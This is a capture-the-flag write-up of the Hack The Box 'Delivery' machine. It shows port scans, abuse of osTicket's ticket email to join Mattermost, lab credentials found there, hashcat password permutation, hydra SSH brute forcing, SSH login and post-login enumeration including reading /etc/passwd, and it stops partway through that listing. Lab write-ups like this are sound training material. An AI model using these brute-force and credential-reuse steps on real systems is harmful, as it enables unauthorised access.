Featured image of post HTB Delivery Writeup

HTB Delivery Writeup

The OSTicket web application will provide an email account in its domain when a support ticket is raised. We can use this email address to log into Mattermost. In Mattermost, we find an exposed credentials, which can be used to SSH into the server. In the server, we can use credential hunting to get the password of root in the database or brute force with sucrack.

Port Scan

  1. All TCP port scan
1
sudo nmap -Pn 10.129.193.78 -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap         

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 18:28 EST
Nmap scan report for 10.129.193.78
Host is up (0.028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8065/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
  1. UDP port scan
1
sudo nmap -Pn 10.129.193.78 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

1
All 65535 scanned ports on 10.129.193.78 are in ignored states.
  1. Script and version scan
1
sudo nmap -Pn 10.129.193.78 -sCV -p22,80,8065 --min-rate 20000 -oN nmap/scriptVersionScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
# Nmap 7.95 scan initiated Mon Feb  2 18:31:25 2026 as: /usr/lib/nmap/nmap -Pn -sCV -p22,80,8065 --min-rate 20000 -oN nmap/scriptVersionScan.nmap 10.129.193.78
Nmap scan report for 10.129.193.78
Host is up (0.024s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp   open  http    nginx 1.14.2
|_http-title: Welcome
|_http-server-header: nginx/1.14.2
8065/tcp open  http    Golang net/http server
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, max-age=31556926, public
|     Content-Length: 3108
|     Content-Security-Policy: frame-ancestors 'self'; script-src 'self' cdn.rudderlabs.com
|     Content-Type: text/html; charset=utf-8
|     Last-Modified: Mon, 02 Feb 2026 23:00:35 GMT
|     X-Frame-Options: SAMEORIGIN
|     X-Request-Id: 68twyo9fpbdjbyy6tatan44tqr
|     X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaa.false
|     Date: Mon, 02 Feb 2026 23:31:50 GMT
|     <!doctype html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><meta name="robots" content="noindex, nofollow"><meta name="referrer" content="no-referrer"><title>Mattermost</title><meta name="mobile-web-app-capable" content="yes"><meta name="application-name" content="Mattermost"><meta name="format-detection" content="telephone=no"><link re
<SNIP>
  1. Add this to /etc/hosts
1
10.129.193.78  helpdesk.delivery.htb delivery.htb

Web Application Research



  1. There are three web servers: http://helpdesk.delivery.htb/, http://delivery.htb/ and http://delivery.htb:8086/
  2. Interesting information: 18-02-2026-HTB-Delivery-1.png
  3. http://helpdesk.delivery.htb/ is using osTicket 18-02-2026-HTB-Delivery-2.png

  4. We can open a ticket like this. 18-02-2026-HTB-Delivery-3e.png
    • I used the email address a@a.com


  5. This is the email we got 18-02-2026-HTB-Delivery-4.png

  6. Sign up for a new account at mattermost. Oops forgot to screenshot 18-02-2026-HTB-Delivery-5.png
  7. The email will be sent to the support ticket system 18-02-2026-HTB-Delivery-6.png
    • Now, we are verified and can log in.

  8. When we log in, we see this 18-02-2026-HTB-Delivery-7.png
    • OSTicket creds: maildeliverer:Youve_G0t_Mail!
    • Use hashcat rules to permutate PleaseSubscribe!
  9. We can use maildeliverer:Youve_G0t_Mail! to sign as an agent.

SSH

  1. Let’s create permutations of the password PleaseSubscribe!
1
2
echo 'PleaseSubscribe!' > test.txt
hashcat -r /usr/share/hashcat/rules/rockyou-30000.rule test.txt --stdout > possiblePW.txt
  • I also tried best64 and leetspeek. Did not work
  1. Let’s try to brute force SSH
1
2
echo "bob\nmaildeliverer" > username.list
hydra -L username.list -P possiblePW.txt ssh://delivery.htb
  1. Ok crap. I got stuck. Apparently, we can log in with maildeliverer:Youve_G0t_Mail!. Bruhhh. I learnt to always check access with old creds.
1
ssh maildeliverer@10.129.193.78

Shell as maildeliverer

  1. Sudo
1
sudo -l

Output:

1
Sorry, user maildeliverer may not run sudo on Delivery.
  1. OS info
1
2
uname -r
4.19.0-13-amd64
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
  1. Listening ports
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
ss -tlnp
State           Recv-Q          Send-Q                   Local Address:Port                     Peer Address:Port          
LISTEN          0               80                           127.0.0.1:3306                          0.0.0.0:*             
LISTEN          0               128                            0.0.0.0:80                            0.0.0.0:*             
LISTEN          0               128                            0.0.0.0:22                            0.0.0.0:*             
LISTEN          0               5                            127.0.0.1:631                           0.0.0.0:*             
LISTEN          0               5                            127.0.0.1:1025                          0.0.0.0:*             
LISTEN          0               128                               [::]:80                               [::]:*             
LISTEN          0               128                               [::]:22                               [::]:*             
LISTEN          0               5                                [::1]:631                              [::]:*             
LISTEN          0               128                                  *:8065                                *:* 
  • 631: CUP web server
  • 1025: SMTP
  1. Ps Aux output
1
ps aux

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<SNIP>
root       476  0.0  0.0   5612  1660 tty1     Ss+  18:00   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root       479  0.0  0.2 182936 10668 ?        Ssl  18:00   0:01 /usr/sbin/cups-browsed
root       488  0.0  0.1  15852  7148 ?        Ss   18:00   0:01 /usr/sbin/sshd -D
root       509  0.0  0.0  67848  1808 ?        Ss   18:00   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master
www-data   513  0.0  0.1  69032  7144 ?        S    18:00   0:00 nginx: worker process
www-data   514  0.0  0.1  68468  5924 ?        S    18:00   0:00 nginx: worker process
www-data   571  0.0  1.0 269712 41360 ?        S    18:00   0:01 php-fpm: pool www
www-data   574  0.0  1.1 273764 45684 ?        S    18:00   0:01 php-fpm: pool www
mysql      604  0.0  2.9 1721408 120216 ?      Ssl  18:00   0:07 /usr/sbin/mysqld
root       637  0.0  0.2  29076  8200 ?        Ss   18:00   0:00 /usr/sbin/cupsd -l
lp         642  0.0  0.1  19120  6380 ?        S    18:00   0:00 /usr/lib/cups/notifier/dbus dbus://
matterm+   719  0.1  3.5 1575864 142088 ?      Ssl  18:00   0:11 /opt/mattermost/bin/mattermost
root      1033  0.0  0.4  28608 17448 ?        S    18:01   0:00 python3 /root/py-smtp.py
root      1139  0.0  0.0      0     0 ?        I    18:15   0:00 [kworker/1:2-cgroup_destroy]
matterm+  1217  0.0  0.4 1235572 19940 ?       Sl   18:31   0:00 plugins/com.mattermost.plugin-channel-export/server/dist/p
matterm+  1224  0.0  0.5 1239060 22876 ?       Sl   18:31   0:00 plugins/com.mattermost.nps/server/dist/plugin-linux-amd64
root      4638  0.0  0.0      0     0 ?        I    19:44   0:01 [kworker/0:0-cgroup_destroy]
root      6687  0.0  0.2  16928  8308 ?        Ss   20:08   0:00 sshd: maildeliverer [priv]
root      6690  0.0  0.0      0     0 ?        I    20:08   0:00 [kworker/0:1-events]
maildel+  6691  0.0  0.2  21148  9104 ?        Ss   20:08   0:00 /lib/systemd/systemd --user
maildel+  6692  0.0  0.0 170656  2400 ?        S    20:08   0:00 (sd-pam)
maildel+  6706  0.0  0.1  16928  5048 ?        R    20:08   0:00 sshd: maildeliverer@pts/0
  • Interesting
  1. A web server is running on port 631
1
curl http://127.0.0.1:631

Output:

1
2
3
<!DOCTYPE HTML>                                           
<html>                                                               
    <title>Home - CUPS 2.2.10</title>
  1. SMTP running on port 1025
1
curl http://127.0.0.1:1025

Output:

1
2
3
220 Delivery Python SMTP proxy version 0.3
500 Error: command "GET" not recognized
500 Error: command "HOST:" not recognized
  1. Local Port Forward to get a better look
1
ssh -L 6316:127.0.0.1:631 maildeliverer@10.129.193.78
  1. /etc/passwd
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
